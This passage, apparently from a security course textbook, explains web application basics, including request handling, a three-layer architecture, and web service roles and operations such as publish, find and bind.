
Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.

Introduction to Web Applications

- Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

How Web Applications Work



Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user's request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.





Figure 14.1: Working of web applications



Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The "business logic" layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them,

and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).





Figure 14.2: Web Application Architecture



Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.

